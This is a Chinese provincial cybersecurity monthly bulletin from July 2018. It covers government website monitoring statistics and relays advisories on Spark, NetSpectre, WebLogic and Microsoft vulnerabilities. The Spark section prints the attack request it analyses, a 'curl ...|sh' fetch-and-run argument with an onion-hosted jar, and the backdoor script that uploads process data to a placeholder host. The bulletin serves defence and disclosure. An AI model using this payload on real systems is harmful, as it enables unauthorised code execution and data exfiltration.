网络安全监测工作动态

2018 第 5 期（总第 5 期）

陕西省网络与信息安全测评中心　　7 月 1 日-7 月 31 日

本月，陕西省网络与信息安全测评中心（以下简称“测评中心”）对受委托的 759 个政府网站进行了安全监测，共发现无法正常访问的政府网站 4 个，被恶意篡改的政府网站 7 个，存在严重高危漏洞的政府网站 18 个。从安全防御情况来看，目前针对我省政府网站的攻击主要来自于北京、江苏、四川等省市，总攻击次数为 12.2327 万次，攻击手法主要为 CC 攻击、恶意扫描、XSS 攻击等。

一、安全监测情况分析

（一）可用性监测情况

共监测发现 4 个网站存在无法访问情况，主要集中在各市级政府网站，主要原因有：网站域名解析错误；网站程序设计不合理，有过度消耗主机资源的操作发生；网站存在安全隐患，被他人恶意攻击等。

（二）安全事件监测情况

共监测发现 7 个网站被恶意篡改，主要集中在市级政府部门网站，篡改主要分为页面篡改和暗链两种形式，其中 4 个网站被黑客攻击，将网站页面指向博彩网站；3 个网站被黑客插入了隐形恶意链接，链接类型主要为广告、博彩等。

（三）安全漏洞检测情况

共发现 18 个网站存在高危漏洞，高危漏洞数量 18 个。主要集中在市级以下政府、事业单位网站，漏洞类型主要为 SQL 注入、弱口令、下载漏洞、代码执行、越权访问等。

二、安全防御情况分析

（一）攻击源分析

经分析统计，网站受到的总攻击次数为 12.2327 万次，其中，北京、江苏、四川三个省市位居前三。

从攻击源分布情况看，目前针对我省政府网站攻击主要集中在北京、江苏、四川、香港、河南、浙江和安徽等（如图 1）。



图 1 攻击源攻击次数分布情况

（二）攻击类型分析

经分析统计，网站攻击最常见的攻击类型为 CC 攻击和恶意扫描，攻击者共发起了 70.7869 万次 CC 攻击和 23.6773

万次恶意扫描，所有攻击类型及数量的主要分布情况如图 2。



图 2 网站恶意攻击类型及数量分布

三、威胁播报

（一）首个 Spark REST API 未授权漏洞利用分析

2018 年 7 月 7 日，阿里云安全首次捕获 Spark REST API 的未授权 RCE 漏洞进行攻击的真实样本。7 月 9 号起，阿里云平台已能默认防御此漏洞的大规模利用。

这是首次在真实攻击中发现使用“暗网”来传播恶意后门的样本，预计未来这一趋势会逐步扩大。目前全网约 5000 台 Spark 服务器受此漏洞影响。阿里云安全监控到该类型的攻击还处于小范围尝试阶段，需要谨防后续的规模性爆发。建议受影响客户参考章节三的修复建议进行修复。

1、漏洞详情说明

Apache Spark 是专为大规模数据处理而设计的快速通用的计算引擎，是 UC Berkeley AMP lab(加州大学伯克利分

校的 AMP 实验室)所开源的类 Hadoop MapReduce 的通用并行框架。为了让使用者能够方便的控制系统进行计算和查看任务结果，Spark 也提供了 WEB UI 图形化界面和相应的 REST API 来方便用户操作。

Spark 作为大数据时代的”计算引擎”，一旦被攻破，企业的核心数据资产、计算能力、用户敏感数据都将被攻击者窃取；更进一步的，由于 Spark 自身的分布式特性，一个攻击点的攻破可能导致整个集群的沦陷。Spark 权限设置不当，可能导致攻击者无需认证即可通过该 REST API 来操作 Spark 创建任务、删除任务、查看任务结果等，从而最终获得执行任意指令的能力。

我们还原了攻击者的攻击步骤:

1）攻击者通过 web 扫描的方式发现了一台 Spark webui 服务

2）构造攻击指令，并通过 6066 端口发送到该服务器的 REST API

POST /v1/submissions/create

host: xxxx.xxx.xx:6066

{ “action”: “CreateSubmissionRequest”, “clientSparkVersion”: “2.1.0”, “appArgs”: [“curl x.x.x.x/y.sh|sh”], “appResource”: “https://xxxx.onion.plus/SimpleApp.jar”, “environmentVariables”:

{ “SPARK_ENV_LOADED”: “1” }, “mainClass”: “SimpleApp”, “sparkProperties”: { “spark.jars”: “https://xxxxxxxx.onion.plus/SimpleApp.jar”, “spark.driver.supervise”: “false”, “spark.app.name”: “SimpleApp”, “spark.eventLog.enabled”: “false”, “spark.submit.deployMode”: “cluster”, “spark.master”: “spark://x.x.x.x:6066” } }

该攻击 payload 指示服务器远程下载 https://xxxxxxxx.onion.plus/SimpleApp.jar ，并执行攻击者指定的任意方法，该攻击者还通过洋葱网络来隐藏自己的相关信息。

3）对该 jar 包进行逆向分析，该 jar 包即是一个简单的执行命令的后门，执行 jar 包时，Spark 服务器将会从洋葱网络中下载一段 shell 脚本并执行。

4）脚本内容如下:

```
#!/bin/bash
ps ax –sort=-pcpu > /tmp/tmp.txt
curl -F “file=@/tmp/tmp.txt” http://x.x.x.x/re.php
rm -rf /tmp/tmp.txt
```

该脚本只是简单的将性能信息打印并回传，暂未进行进一步的攻击。

2、漏洞影响与变化态势

目前全网监控,开放了 8080 端口暴露在公网的 Spark 机器共有 5000 台左右，黑客可批量接管其中存在权限问题的机器。

在此之前，阿里云安全团队曾针对分布式计算系统相关的漏洞进行过预警

(详见: 黑客利用 Hadoop Yarn 资源管理系统未授权访问漏洞进行攻 https://www.toutiao.com/i6552678121449980423/)

这两个漏洞原理和利用方法非常相似，这也佐证了之前的预判。

随着加密货币经济的进一步繁荣，具有强大算力，但是较弱安全能力的分布式应用将面临更多的漏洞利用和黑客攻击。

由于 Hadoop Yarn 未授权漏洞在全网已经成为了黑客挖矿的一种重要手法，我们有理由相信 Spark REST API 漏洞也将很快被黑产利用。

3、安全专家建议

建议通过 iptables 或者安全组配置访问策略，限制对 8088、8081、7707、6606 等端口的访问; 并且如无必要，不要将接口开放在公网，改为本地或者内网调用;

建议使用 Spark 的 yarn 控制模式，并且开启 HTTP Kerberos 对 WEB UI 进行访问控制; 如采用 Spark standalone

模式，需要自行实现访问控制的 jar 包，并设置 spark.ui.filters 对 WEB UI 进行访问控制。(详见:http://spark.apache.org/docs/latest/configuration.html#security)[来源: 安全牛]

（二）NetSpectre 可利用芯片安全漏洞远程盗取信息

如今，名为“网络幽灵”(NetSpectre)的新变种无需在目标主机上执行漏洞利用代码，便可盗取网络中另一台设备上的隐私信息，尽管渗漏得非常慢。数十亿计算机和各种设备都不同程度地笼罩在数据泄露风险之下。

理论上，与执行可利用代码段的服务建立网络连接，便足以非常缓慢地远程探知该应用内存中的数据。这需要精确定时和不断衡量修正，所以，嘈杂的网络环境，比如互联网，就会一定程度上妨碍漏洞利用。

这还只是第一阶段。下一步是要拉取感兴趣的数据而不仅仅是随便抓些临时变量和程序内存中其他无关紧要的东西。这一步可没那么简单。

我们证明了幽灵攻击未必需要本地代码执行，还可以远程加载。而且，利用新的秘密信道，幽灵甚至不一定需要缓存来泄露数据。

题为《网络幽灵:通过网络读取任意内存》的论文写道:该边信道攻击每小时仅能泄露 15 个比特，或者通过基于 AVX 的隐秘信道每小时渗漏 60 比特。也就是说，像是加密密钥或

身份验证令牌之类的秘密数据可能需要数日才可以查找收集到。

高价值目标

这一数据泄露方法应引起人们的警惕，尽管数据渗漏速度可能是个限制因素。

速度上的限制，让该攻击仅对执行高价值目标针对性攻击的黑客比较有吸引力，这是广大普通用户的福音。而只要目标系统打全了幽灵补丁，包括这最新变种的补丁，就可以阻止该攻击。但幽灵系攻击变幻莫测，安全界对它的认知也还很粗浅，该问题解决起来并不是那么简单。

幽灵攻击利用现代 CPU 预测执行引擎所用的分支预测机制，来迫使目标进程以可泄露秘密数据的方式访问内存。现代处理器靠预测执行机制来高速运行软件，它们预测程序流的走向，提前准备好所需代码和数据。通过操作和观察该预测执行的效果，是有可能识别出内存中本不应暴露出的数据的。

远程幽灵攻击中，目标设备需含有执行特定操作的代码，比如循环读取数组且每次读取都检查一遍数组边界。该漏洞利用方法滥用了处理器微架构中引入预测执行的设计决策，并由此辨别出内存中的内容。设计出该攻击的研究人员将这些执行特定操作的代码段称作“幽灵小工具”。

与本地幽灵攻击类似，远程幽灵攻击也要求目标代码中

存在“幽灵小工具”。在公开网络接口或 API 中含有所需“幽灵小工具”的系统，就可遭该远程幽灵攻击，导致任意内存被黑客通过网络读取。攻击者仅仅是向受害者发送一系列精心编制的请求，然后测量响应时间，就可以从受害者的内存中漏出秘密数据。

该攻击会向目标发送多个网络数据包，包中含有总是处于条件语句比较判断边界之内的值，借之将分支预测器训练到预计该条件判断语句的结果是真。

不要越界

举个例子，假定下列代码在带漏洞设备上执行:

```
if (x < bitstream_length)
if(bitstream[x])
flag = true;
```

黑客可尝试利用 bitstream[x]访问，从该软件私有内存中抽取 1 比特数据。攻击者发送 x 落在边界外的一个数据包，那 bitstream[x]就是目标内存中的一个秘密比特了。

分支预测器会假定边界检查结果为真，该内存访问得到预测执行。

研究人员在今年早些时候就将自己的发现通报给了英特尔，但英特尔似乎并不是太惊恐。基本上，只要你已经更新了代码和应用以缓解之前的幽灵漏洞利用，那网络幽灵也骚扰不到你。

网络幽灵是边界检查绕过(CVE-2017-5753)漏洞的一个应用，而通过软件代码检查与修改，可以确保预测停止屏障矗立在合适的地方，也就缓解了此类漏洞利用。

英特尔表示，已在《分析潜在边界检查绕过漏洞》白皮书中加入了相关信息，并致谢报告了该信息的研究人员。

Red Hat 则称其一直在与研究人员合作，并在 27 号发布的博客文章中公布了该漏洞对其产品的影响情况。Red Hat 首席 Arm 架构师兼计算机微架构主管表示：“我们未在用户空间发现任何可行的幽灵小工具攻击，但我们仍在积极审计通过网络监听的所有守护进程及其他技术栈。”

截至目前，就像其他幽灵与熔断变种及亚变种一样，并未发现有恶意软件在利用这些漏洞。[来源：安全牛]

（三）关于 Oracle WebLogic Server 存在反序列化远程代码执行漏洞的安全公告

2018 年 7 月 18 日，国家信息安全漏洞共享平台（CNVD）收录了 Oracle WebLogic Server 反序列化远程代码执行漏洞（CNVD-2018-13334，对应 CVE-2018-2893）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前厂商已发布补丁进行修复。

1、漏洞情况分析

WebLogic Server 是美国甲骨文（Oracle）公司开发的一款适用于云环境和传统环境的应用服务中间件，它提供了

一个现代轻型开发平台，支持应用从开发到生产的整个生命周期管理，并简化了应用的部署和管理。RMI 目前使用 Java 远程消息交换协议 JRMP(Java Remote Messaging Protocol)进行通信，JRMP 协议是专为 Java 的远程对象制定的协议。在 WebLogic Server 的 RMI（远程方法调用）通信中，T3 协议(丰富套接字)用来在 WebLogic Server 和其他 Java 程序（包括客户端及其他 WebLogic Server 实例）间传输数据,该协议在开放 WebLogic 控制台端口的应用上默认开启。由于在 WebLogic 中，T3 协议和 Web 协议共用同一个端口，因此只要能访问 WebLogic 就可利用 T3 协议，将 payload 发送至目标服务器。

北京时间 7 月 18 日凌晨，Oracle 官方发布了 7 月份关键补丁更新 CPU（Critical Patch Update），其中修复了一个在 4 月份 CPU 补丁中未能完全修复的 Weblogic Server 反序列化漏洞（CNVD-2018-07811，CVE-2018-2628）。该漏洞通过 JRMP 协议利用 RMI 机制的缺陷达到执行任意反序列化代码的目的。攻击者可以在未授权的情况下将 payload 封装在 T3 协议中，通过对 T3 协议中的 payload 进行反序列化，从而实现对存在漏洞的 WebLogic 组件进行远程攻击，执行任意代码并可获取目标系统的所有权限。

CNVD 对该漏洞的综合评级为“高危”。

2、漏洞影响范围

根据官方公告情况，该漏洞的影响版本如下:

WebLogic 10.3.6.0

WebLogic 12.1.3.0

WebLogic 12.2.1.2

WebLogic 12.2.1.3

CNVD 秘书处对 WebLogic 服务在全球范围内的分布情况进行了统计，结果显示该服务的全球规模约为 6.9 万，其中我国境内的用户量约为 2.15 万。随机抽样检测结果显示，约 0.4%的 WebLogic 服务器受此漏洞影响。该比例远低于我平台在 4 月 18 日收录的 WebLogic Server 反序列化漏洞(CNVD-2018-07811）的影响范围。

3、漏洞处置建议

1)美国甲骨文公司已发布了修复补丁，建议及时更新至最新版本: http://www.oracle.com/technetwork/security-advisory/cpujul2018-4258247.html

2）临时解决方案: 控制 T3 协议的访问

此漏洞产生于 WebLogic 的 T3 服务，因此可通过控制 T3 协议的访问来临时阻断针对该漏洞的攻击。当开放 WebLogic 控制台端口（默认为 7001 端口）时，T3 服务会默认开启。

具体操作:

①进入 WebLogic 控制台，在 base_domain 的配置页面中，进入“安全”选项卡页面，点击“筛选器”，进入连接筛

选器配置。

②在连接筛选器中输入：weblogic.security.net.ConnectionFilterImpl，在连接筛选器规则中输入：127.0.0.1 * * allow t3 t3s，0.0.0.0/0 * * deny t3 t3s（t3和t3s协议的所有端口只允许本地访问）。

③保存后需重新启动，规则方可生效。

3）升级到 jdk-8u20以上的版本。[来源：国家互联网应急中心]

（四）CNNVD 关于微软多个远程代码执行漏洞的通报

近日，微软官方发布了多个远程代码执行漏洞的公告，包括 Microsoft Access 远程执行代码执行漏洞、PowerShell 编辑器服务远程执行代码漏洞等 8 个漏洞。成功利用上述远程代码执行漏洞的攻击者，可以在目标系统上执行任意代码。微软多个产品和系统受漏洞影响。目前，微软官方已经发布补丁修复了上述漏洞，建议用户及时确认是否受到漏洞影响，尽快采取修补措施。

1、 漏洞介绍

Microsoft Windows是美国微软公司研发的一套采用了图形化模式的操作系统。Microsoft Access、PowerShell 编辑器、Skype For Business、Lync、Microsoft SharePoint、.NET Framework、Visual Studio等是其重要组成部分，

主要于日常办公。7 月 10 日晚，微软发布了 8 个远程代码执行漏洞（详见表 1），攻击者利用相关漏洞，可以在目标系统上执行任意代码。

表 1 Windows 远程代码执行漏洞列表

序号	漏洞名称	漏洞编号	漏洞简介
1	Microsoft Access 远程代码执行漏洞	CNNVD-201807-840 CVE-2018-8312	当 Microsoft Access 无法正确处理内存中的对象时，将触发远程代码执行漏洞。成功利用此漏洞的攻击者可以控制受影响的系统。攻击者可在目标系统上安装程序，查看、更改或删除数据，或者创建管理员账号。帐户权限小的用户受到的影响更小。
2	PowerShell 编辑器服务远程执行代码漏洞	CNNVD-201807-832 CVE-2018-8327	PowerShell 编辑器服务中存在远程代码执行漏洞。成功利用此漏洞的攻击者可以在目标系统上执行恶意代码。攻击者可能会在 PowerShell 编辑器服务进程中插入恶意代码。
3	Skype For Business 和 Lync 远程执行代码漏洞	CNNVD-201807-841CVE-2018-8311	当 Skype for Business 和 Microsoft Lync 客户端无法正确处理经特殊设计的内容时，将触发远程代码执行漏洞。此漏洞可能以一种允许攻击者在当前用户的上下文中执行任意代码的方式损坏内存。成功利用该漏洞的攻击者可以获得与当前用户相同的用户权限。如果当前用户使用管理员权限登录，那么攻击者便可控制受影响的系统。攻击者可随后安装程序；查

			看、更改或删除数据;或者创建管理员帐户。
4	Microsoft SharePoint 远程执行代码漏洞	CNNVD-201807-850 CVE-2018-8300	当软件无法检查应用程序包的源标记时，将触发 Microsoft SharePoint 远程代码执行漏洞。成功利用此漏洞的攻击者可以在 SharePoint 应用程序池和 SharePoint 服务器中执行任意代码。
5	脚本引擎内存损坏漏洞	CNNVD-201807-860 CVE-2018-8287	脚本引擎在 Microsoft 浏览器中处理内存中对象的方式中存在远程代码执行漏洞。该漏洞可以在当前用户的上下文中执行任意代码从而损坏内存。成功利用该漏洞的攻击者可以获得与当前用户相同的用户权限。如果当前用户使用管理员权限登录，成功利用此漏洞的攻击者便可控制受影响的系统。攻击者可随后安装程序，查看、更改或删除数据，或者创建管理员帐户。
6	.NET Framework 远程代码注入漏洞	CNNVD-201807-862 CVE-2018-8284	当 Microsoft .NET Framework 未能正确验证输入时，存在远程代码执行漏洞。成功利用此漏洞的攻击者可以控制受影响的系统。攻击者可随后安装程序，查看、更改或删除数据，或者创建管理员帐户。
7	.NET Framework 远程代码注入漏洞	CNNVD-201807-873 CVE-2018-8260	当软件无法检查文件的源标记时，将触发.NET 远程代码执行漏洞。成功利用此漏洞的攻击者可以在当前用户的上下文中运行任意代码。如

			果当前用户使用管理员权限登录，那么攻击者就可以控制受影响的系统。攻击者可随后安装程序，查看、更改或删除数据，或者创建管理员帐户。
8	Visual Studio 远程执行代码漏洞	CNNVD-201807-880 CVE-2018-8172	当软件未检查未构建项目的文件的源标记时，将触发 Visual Studio 远程代码执行漏洞。成功利用此漏洞的攻击者可以在当前用户的上下文中运行任意代码。如果当前用户使用管理员权限登录，那么攻击者就可以控制受影响的系统。攻击者可随后安装程序，查看、更改或删除数据，或者创建管理员帐户。

2、修复建议

目前，微软官方已经发布补丁修复了上述漏洞，建议用户及时确认是否受到漏洞影响，尽快采取修补措施。微软官方链接地址如下:

序号	漏洞名称	官方链接
1	Microsoft Access 远程代码执行漏洞（CNNVD-201807-840、CVE-2018-8312）	https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2018-8312
2	PowerShell 编辑器服务远程执行代码漏洞 （CNNVD-201807-832、CVE-2018-8327）	https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2018-8327
3	Skype For Business 和	https://portal.msrc.microsoft.com/zh-

	Lync 远程执行代码漏洞 （CNNVD-201807-841、CVE-2018-8311）	cn/security-guidance/advisory/CVE-2018-8311
4	Microsoft SharePoint 远程执行代码漏洞 （CNNVD-201807-850、CVE-2018-8300）	https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2018-8300
5	脚本引擎内存损坏漏洞 （CNNVD-201807-860、CVE-2018-8287）	https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2018-8287
6	.NET Framework 远程代码注入漏洞 （CNNVD-201807-862、CVE-2018-8284）	https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2018-8284
7	.NET Framework 远程代码注入漏洞 (CNNVD-201807-873、CVE-2018-8260)	https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2018-8260
8	Visual Studio 远程执行代码漏洞 （CNNVD-201807-880、CVE-2018-8172）	https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2018-8172

[来源：国家信息安全漏洞库]

四、联系我们

欢迎与我们就《网络安全监测工作动态》进行交流。

本期编辑：王楠、赵少飞

联系电话：029-88319550-8017、8019

邮箱地址：wangnan@sntec.org.cn

网　　址：http://www.sntec.org.cn